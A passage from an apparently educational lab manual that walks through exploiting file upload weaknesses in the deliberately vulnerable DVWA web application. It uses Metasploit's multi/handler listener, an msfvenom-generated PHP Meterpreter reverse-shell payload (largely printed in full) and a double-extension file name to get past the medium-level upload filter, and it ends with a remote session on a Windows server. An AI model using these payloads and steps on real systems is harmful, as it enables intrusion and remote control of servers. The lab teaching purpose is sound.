


Figure 2.7.7: Setting DVWA security level

16. Click the **File Upload** option from the left pane.
17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




Figure 2.7.8: Upload the payload file

18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.




Figure 2.7.9: Select the payload file

19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.
20. Now, click the **Upload** button to upload the file to the database.

Figure 2.7.10: Upload the payload file

21. You will see a message saying that the file has been uploaded successfully, with the location of the file. Note the location of the file and minimize the browser window.




Figure 2.7.11: Payload file successfully uploaded

22. Launch a **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop**.
23. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
24. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
- Note:** The password that you type will not be visible.
25. Now, type **cd** and press **Enter** to jump to the root directory.
26. In the terminal window, type **msfconsole** and press **Enter** to launch the Metasploit framework.
27. In msfconsole, type **use exploit/multi/handler** and press **Enter** to set up the listener.

```

Parrot Terminal
File Edit View Search Terminal Help
# cowsay++

  \ \ (oo)
  ( )____) \
  ||----| *
=[ metasploit v5.0.53-dev ]
+ -- =[ 1931 exploits - 1079 auxiliary - 331 post      ]
+ -- =[ 556 payloads - 45 encoders - 10 nops        ]
+ -- =[ 7 evasion          ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >

```

Figure 2.7.12: Setting up a listener

28. Now, set the payload, LHOST, and LPORT. To do so, use the below commands:

- Type **set payload php/meterpreter/reverse_tcp** and press **Enter**
- Type **set LHOST 10.10.10.13** and press **Enter**
- Type **set LPORT 4444** and press **Enter**
- Type **run** and press **Enter** to start the listener

29. Observe that the listener is up and running at 10.10.10.13. Minimize the terminal window.

```

Parrot Terminal
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.10.13:4444

```

Figure 2.7.13: Setup and run a listener

30. Switch back to the **Mozilla Firefox** window where the **DVWA** website is open. Press **Ctrl+T** to open a new tab, type **http://10.10.10.16:8080/dvwa/hackable/uploads/upload.php** in the address bar, and press **Enter** to execute the uploaded payload.




Figure 2.7.14: Open uploaded payload file in a web browser

31. Switch back to the **Terminal** window and observe that a **Meterpreter session** has successfully been established with the victim system, as shown in the screenshot.

 A screenshot of the Parrot Terminal window. The title bar says "Parrot Terminal". The menu bar includes File, Edit, View, Search, Terminal, Help. The command "msf5 exploit(multi/handler) > run" is entered. The terminal output shows: "[*] Started reverse TCP handler on 10.10.10.13:4444", "[*] Sending stage (38288 bytes) to 10.10.10.16", "[*] Meterpreter session 1 opened (10.10.10.13:4444 -> 10.10.10.16:53168) at 2020-01-10 01:44:45 -0500". The prompt "meterpreter >" is visible.

Figure 2.7.15: Meterpreter session established

32. In the meterpreter command line, type **sysinfo** and press **Enter** to view the system details of the victim machine.

 A screenshot of the Parrot Terminal window. The title bar says "Parrot Terminal". The menu bar includes File, Edit, View, Search, Terminal, Help. The command "meterpreter > sysinfo" is entered. The terminal output shows: "Computer : SERVER2016", "OS : Windows NT SERVER2016 10.0 build 14393 (Windows Server 2016)", "AMD64", "Meterpreter : php/windows". The prompt "meterpreter >" is visible.

Figure 2.7.16: Get the system information

T A S K 7 . 2

Exploit DVWA **Medium**

33. Close all open windows.
34. Launch a new **Terminal** window by clicking on the **MATE Terminal** icon at the top of **Desktop** window.
35. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
36. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

37. Now, type **cd** and press **Enter** to jump to the root directory.

```
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-
[attacker@parrot]-
[sudo] password for attacker:
[root@parrot]-
[root@parrot]-
#cd
[root@parrot]-
#
```

Figure 2.7.17: Running the programs as a root user

38. In the **Terminal** window, type **msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP Address of Host Machine> LPORT=3333 -f raw** and press **Enter**.

Note: Here, the IP address of the host machine is **10.10.10.13** (**Parrot Security** virtual machine).

39. The raw payload is generated in the terminal window. Select the payload, right-click on it, and click **Copy** from the context menu to copy the payload, as shown in the screenshot.

```
Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-
[root@parrot]-
#msfvenom -p php/meterpreter/reverse_tcp LHOST=10.10.10.13 LPORT=3333 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1112 bytes
/*<?php /* error_reporting(0); $ip = '10.10.10.13'; $port = 3333; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}");
$s_type = 'stream'; } if (!$s && ($f =
$f($ip, $port); $s_type = 'stream'; }
callable($f)) { $s = $f(AF_INET, SOCK
t($s, $ip, $port); if (!$res) { die();
die('no socket funcs'); } if (!$s) { d
ase 'stream': $len = fread($s, 4); brea
, 4); break; } if (!$len) { die(); } $a
'"; $b = ''; while (strlen($b) < $len)
.= fread($s, $len-strlen($b)); break; c
n-strlen($b)); break; } } $GLOBALS['msg
$s_type; if (extension_loaded('suhosin
eval')) { $suhosin_bypass=create funct
[ eval($b); } die();
[root@parrot]-
[root@parrot]-
#
```

Figure 2.7.18: Copy the generated payload

40. Now, in the terminal window, type **cd /home/attacker/Desktop** and press **Enter** to navigate to the **Desktop** folder.
41. Type **pluma medium.php.jpg** and press **Enter** to launch the **Pluma** text editor.

```
[root@parrot]~
[root@parrot]# cd /home/attacker/Desktop/
[root@parrot]~/Desktop]
[root@parrot]# pluma medium.php.jpg
```

Figure 2.7.19: Create a payload file

42. The **Pluma** text editor window appears; press **Ctrl+V** to paste the raw payload code copied in **Step 39**, and then press **Ctrl+S** to save the content.

```
((($t = 'stream_socket_client') && is_callable($t)) { $s = $t("tcp://-$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin')) && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Saving file '/home/attacker/Desktop/mediu...

Plain Text ▾ Tab Width: 4 ▾

Ln1, Col 732

INS

Figure 2.7.20: Paste and save the payload file

43. Click the **Firefox** icon () from the top section of **Desktop**, type **http://10.10.10.16:8080/dvwa/login.php** into the address bar, and press **Enter**. The **DVWA** login page appears; log in with the credentials **admin** and **password**, and click the **Login** button.

Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.

44. The **Welcome to Damn Vulnerable Web Application!** Page appears. Click **DVWA Security** from the left pane to view the DVWA security level.
45. Change the **Security Level** from impossible to medium by selecting **Medium** from the drop-down list and clicking the **Submit** button, as shown in the screenshot.

